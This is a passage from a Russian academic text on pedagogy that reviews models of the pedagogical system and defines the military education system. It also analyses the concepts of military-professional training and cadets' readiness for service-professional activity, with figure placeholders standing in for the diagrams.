


Рис. 2. Структура педагогической системы (по В.П. Беспалько)

Структурный аспект исследования системы занимает промежуточное

состояние между морфологическими и организационными аспектами и частично перекрывает и тот, и иной. Морфологическая точка зрения связана с очертаниями строения системы, а организационная точка зрения отображает методы взаимодействия её составляющих.

Н.В. Кузьминой предложена модель педагогической системы с выделением структурных и функциональных компонентов (рисунок 3).




Рис. 3. Педагогическая система Н.В. Кузьминой

Н.В. Кузьмина в своём исследовании определяет требования к модели педагогической системы:

- связность или же единство, целостность;
- константность или же стабильность;
- наблюдаемость, т. е. обязательность связывать главные факторы теоретической модели с настоящими эффектами;
- обозримость – обязательность подключать в модель в случае малое и, во всяком случае, ближайшее количество характеристик.

Функциональные компоненты уточнённой педагогической системы Н.В. Кузьминой представлены как: проектировочный, конструктивный,

организаторский и коммуникативный (рисунок 4).




Рис. 4. Уточненная модель взаимосвязи структурных и функциональных компонентов педагогической системы (по Н.В. Кузьминой)

Г.М. Коджаспирова даёт определение педагогической системе: «совокупность взаимосвязанных средств, методов и процессов, необходимых для создания организованного, целенаправленного педагогического влияния на формирование личности с заданными качествами» [3] (рисунок 5).




Рис. 5. Педагогическая система (по Г.М. Коджаспировой)

Педагогическая система – «множество взаимосвязанных элементов,



образующих устойчивое единство и целостность, обладающее интегральными свойствами и закономерностями» [13].

Л.Ф. Спирин оценивает педагогическую систему как разнообразное объединение людей, в котором определяются педагогические цели, принимаются задачи образовательно-воспитательной направленности. В процессе взаимного действия разнообразных структурных компонентов соединение совершается определением единственной образовательной цели – развитие индивидуальности и личности и действует в целостном педагогическом процессе [12]. Составляющие педагогической системы – содержание обучения, обучаемые, обучающие методы, средства и формы обучения, что способствует проведению её исследование и разрабатывать как целостное педагогическое явление.

Создатели передовых концепций в педагогике (Ю.К. Бабанский, Ю.П. Сокольников, В.В. Краевский, В.А. Сластенин и др.) едины в понимании, что выявить суть целостного педагогического процесса возможно лишь исключительно на базе методологии системного подхода.

Опираясь на ранее изложенные определения, возможно раскрыть дефиницию: система военного образования – исторически образовавшаяся государственная система военных образовательных учреждений и органов управления ими, функционирующая для обладания гражданами систематизированных военных знаний, умений и опытом деятельности, важных для различных категорий военнослужащих (рисунок 6).

Российская система военного образования состоит из 2-х генеральных координированных элементов:

- национальная система образования;
- система «Вооружённые Силы».

Система военного образования по своему составу состоит из комплекса взаимосвязанных компонентов:

- традиционные военно-образовательные программы;
- ФГОС ВО различного уровня и направленности;

- сфера военно-учебных заведений и учреждений;
- органы управления военным профессиональным образованием и подведомственных им учреждений и организаций;
- курсанты;
- ППС и другие педагогические работники.




Рис. 6. Система военного образования

Организируются педагогические системы под влиянием среды и под воздействием самих педагогических систем на среду, тем самым оказывают на неё влияние, организуют её в согласии с целесообразностью. Для достижения целей персонал становится носителем структурных составляющих системы и в процессе деятельности персонала структурные составляющие образуют непростые связи, которые образуют функциональные компоненты военной педагогической системы.

Движение функциональных компонентов, как базовых устойчивых связей

между основными структурными компонентами обеспечивается в процессе деятельности руководителей военно-педагогической системой, деятельности профессорско-педагогического состава и педагогических сотрудников, деятельности курсантов и в результате происходит устойчивость, развитие и совершенствование военно-педагогических систем.

Реализовывается профессиональная подготовка гражданских и военных специалистов на общей базе: правовых, научных, методологических и образовательных основ.

Итак, на основе анализа научных исследований и специальной литературы следует:

- возникла необходимость поиска прогрессивных подходов к сверхсложной самоорганизующейся системе военного образования;
- в настоящее время не в полной мере отражается потребность современного общества в профессиональной подготовке будущего офицера и находится в поиске новых способов, подходов, технологий и пр. с целью готовности будущего офицера к служебно-профессиональной деятельности на настоящем историческом этапе.

Представленное ранее определение системы военного образования и определённые выводы позволяют приступить к исследованию современного содержания дефиниции «военно-профессиональная подготовка». Как показал анализ научных исследований общего понятия «готовность» оно применяется в прикладных задачах образования, когда наличествует изучение социального опыта для дальнейшего его использования с целью решения особых вопросов практической или учебной направленности как правило ориентированных на выполнение определённого вида в какой-либо систематической деятельности.

Объяснение термина «готовность» содержит два важных понятия:

- научение – отражает процесс формирования готовности личности к реализации последующих целей в будущей деятельности (процессуальный аспект);
- готовность – определяет реальное наличие у человека

компетентности необходимой для достижения результата цели и определённых задач (результативный аспект).

«Научение» как сложная реалья соединяет обучение и учение как два вида деятельности. «Подготовка» в более узком смысле слова понимается как специализированное обучение, т.е. профессиональное [9]. С.И. Ожегов и Н. Ю. Шведова выделяют в понятии «подготовка» выделяют взаимную связь между 2-мя компонентами – подготовка как процесс и подготовка как результат [8].

Позиция авторов педагогической энциклопедии дающих понятие «профессиональная подготовка» полностью совпадает с мнением А.М. Новикова [13] определяющих понятие «профессиональная подготовка – совокупность специальных знаний, умений и навыков, качеств, трудового опыта и норм поведения, обеспечивающих возможность успешной работы по определенной профессии; процесс сообщения учащимся соответствующих знаний и умений». В основе понятия «военно-профессиональная подготовка» лежит профессионально-квалификационная характеристика военного специалиста в которой отражаются цели и содержание.

В настоящее время, другим официальным документом, в котором определяются её цели и задачи являются федеральные государственные образовательные стандарты (ФГОС). В структуру содержания ФГОС входят квалификационные требования к военно-профессиональной подготовке выпускников (далее – квалификационные требования) и являются дополнением к ФГОС ВО. Квалификационные требования включают общую характеристику специальности, объекты и виды профессиональной деятельности, общие требования к образованности специалиста. Итак, ФГОС ВО – это совокупность требований, обязательных при реализации основных образовательных программ высшего профессионального образования образовательными учреждениями, имеющими государственную аккредитацию.

Возможно признать, что основываясь на данном положении военной профессии и определяет её место в системе защиты национальных интересов и

обеспечения национальной безопасности РФ. А ещё определяет содержание будущей служебно-профессиональной деятельности, требования к военно-профессиональной подготовке и контингенту курсантов и на данной базе – конечные цели военно-профессиональной подготовки.

Таким образом, анализ понятия «военно-профессиональная подготовка» означает:

- совокупность специальных знаний, способностей и умений, качеств офицера, служебного опыта и норм профессионального поведения, обеспечивающих возможность успешного выполнения обязанностей военной службы по конкретной профессии и должностям;

- процесс сообщения будущим офицерам надлежащих знаний, развития интегрированных умений, способностей и перехода обучаемых из учебной к учебно-профессиональной и профессиональной деятельности по должностному предназначению.

Одно из ведущих профессиональных качеств – готовность курсантов военных вузов к служебно-профессиональной деятельности, формированию которой уделяется особенное внимание в образовательном процессе военного вуза. В.И. Даль определяет «готовность» как состояние или свойство готового, «готовый», как изготовившийся, собравшийся совсем, приспособившийся к чему, могущий и желающий что исполнить [2].

Полная трактовка понятия «готовность» в энциклопедических словарь отсутствует. Изучение готовности к профессиональной деятельности, проблем её формирования осуществлялись учёными в разные исторические периоды и с всевозможных позиций:

- 1890-1910-е г.г. проблемы готовности исследовались с позиций теории, рефлексов и установки;

- 1920-1940-е г.г. проблемы саморегуляции поведения;

- 1940-1960-е г.г. проблемы готовности с позиции теории деятельности на уровне физиологических и психологических механизмов;

- 1960-1980-е г.г. проблемы психологической готовности и

педагогические обстоятельства её формирования на разных этапах профессиональной подготовки;

1980-е г.г. по н.в. проблемы готовности к деятельности с учетом физиологической, психологической и педагогической составляющих.

В настоящее время, в связи с разработкой и внедрением в ВКС РФ высокотехнологичных образцов вооружения и военной техники возникла острая потребность в подготовке высококлассного офицерского состава.

Гарантией эффективного развития профессиональных качеств будущих офицеров, готовых выполнять служебно-боевые задачи с учётом потребностей государства на протяжении всей военной службы является совершенная система служебно-профессиональной подготовки офицерских кадров в военных вузах. Особое внимание уделяется одному из главных качеств будущих офицеров – готовность курсантов военных вузов ВКС России к служебно-профессиональной деятельности.

В. А. Крутецкий [4] даёт определение понятию «готовность» как пригодность к деятельности, выражающуюся в активном позитивном отношении к ней, предрасположенности увлекаться ею при наличии конкретного запаса знаний, умений и навыков, переходящую в страстную увлеченность. П.П. Блонский, В.А Беловолов, Л.А. Йовайши, В.Л. Омельченко, Е.М. Павлютенков, А.Д. Сазонов, Н.Н. Чистяков, И.В. Шеханина и др. в своих педагогических исследованиях раскрывают проблемы формирования готовности к осознанному выбору будущей профессиональной деятельности.

Анализ психолого-педагогической и методической литературы показал, что учёными исследуются разные подходы и уровни формирования готовности к деятельности: психологический, функциональный, личностный, интегративный.

Исследуя психологический аспект готовности Л.И. Божович, Д. Гилфорд, Н.Д. Левитов и другие ученые отмечают, что одним из основных объектов является направленность личности, ключевым признаком которой является система целей, которые устанавливает для себя человек. Б.Ф. Ломов

определяет, что мотив и цель создают градиент деятельности, определяющий её предназначение и смысл усилий, чтобы её выполнить.

В своих работах, исследователи отмечают особенную роль сильной мотивации достижения успеха в успешности формирования готовности к профессиональной деятельности и демонстрируют плотное соединение между уровнем мотивации достижения и успехов в деятельности человека.

Следовательно, важным условием достижения успеха в профессиональной деятельности является высокий уровень профессиональной готовности человека, т.к. его учёт позволяет сделать максимально действенным процесс профессиональной подготовки будущего специалиста, что в последующем обеспечит успешность профессиональной деятельности.

Э.Ф. Зеер, И.А. Зимняя, В.В. Краевский, И.А. Лернер, Г.К. Селевко, В.А. Слостёнин, Т.Е. Исаева, А.В. Хуторский, Г.П. Щедровицкий понятие «профессиональная готовность» соотносят с понятием «профессиональная компетентность».

Профессиональная компетентность может быть представлена в виде совокупности компетенций (рисунок 7).




Рис. 7. Профессиональная компетентность в виде совокупности компетенций

Исследователи представляют готовность как сложное структурное образование, выделяют в ней различные подструктуры (компоненты, блоки), с помощью которых и раскрывают содержание принятого автором понятия готовности. Обзор работ этого направления позволил решить собственную задачу: сформулировать определение готовности курсантов к решению задач служебно-профессиональной деятельности и описать её компоненты.

Основываясь на системном описании подготовки курсантов к служебно-профессиональной деятельности, на разных этапах его обучения, результатах исследования понятия готовности, её структуры, готовность будущего офицера к служебно-профессиональной деятельности представляется как конечный результат этапа профессиональной подготовки. Он интегрирует освоенную в обучении систему предметных знаний, умений, навыков и способов деятельности и актуализируемые качества личности как субъекта деятельности, обеспечивающий успешное решение тактических задач.

Это позволяет выделить в структуре готовности два компонента: предметно-деятельностный и субъектно-деятельностный, ориентированных соответственно на профессионализм деятельности и профессионализм личности (рис. 8).






Рис. 8. Схема компонентов готовности и их составляющие

Высокий уровень служебно-профессиональной готовности курсанта является непременным условием успешности в служебно-профессиональной деятельности.

